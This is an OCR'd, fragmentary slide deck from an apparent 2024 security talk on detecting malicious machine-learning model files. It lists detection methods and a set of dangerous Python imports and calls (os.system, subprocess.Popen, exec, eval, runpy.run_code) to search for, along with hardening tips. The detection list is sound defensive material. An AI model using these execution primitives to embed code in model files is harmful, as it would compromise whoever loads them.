
# safetensors/convert issue



# safetensors/convert issue




# safetensors/convert issue



NO FF ONE 2024

# Detection Strategies [ SEEK ]



# Detection Methods

01

Search for Python Calls and Imports

02

Validate File Format Structure

03

Search for External Module References

04

Search for Obfuscated or Encrypted Data

05

Search for Unusual Binary Blobs

# Search for Python Imports



Python Imports

**os** **subprocess** **builtins** **runpy**

os calls

**popen**
**system**
**...**

subprocess calls

**Popen**
**call**
**run**
**...**

builtins calls


**open**
**exec**
**eval**
**...**

runpy calls

**run_code**
**...**

NO FF ONE 2024

# Final Tips



# General Tips

01

Run Models in Sandboxed Environment

02

Encrypt Sensitive Data

03

Always Stay Up-to-Date

04


Review Code and Dependencies

05

Limit Model Privileges


https://t.me/aisectech

# > whoami



IT Security Specialist

Researcher



## Tatiana Kurmasheva

Blog: https://t.me/nwnotes


feedback appreciated!


NO
FF
ONE
2024


NO FF ONE 2024
Q&A


OFF
ONE
2024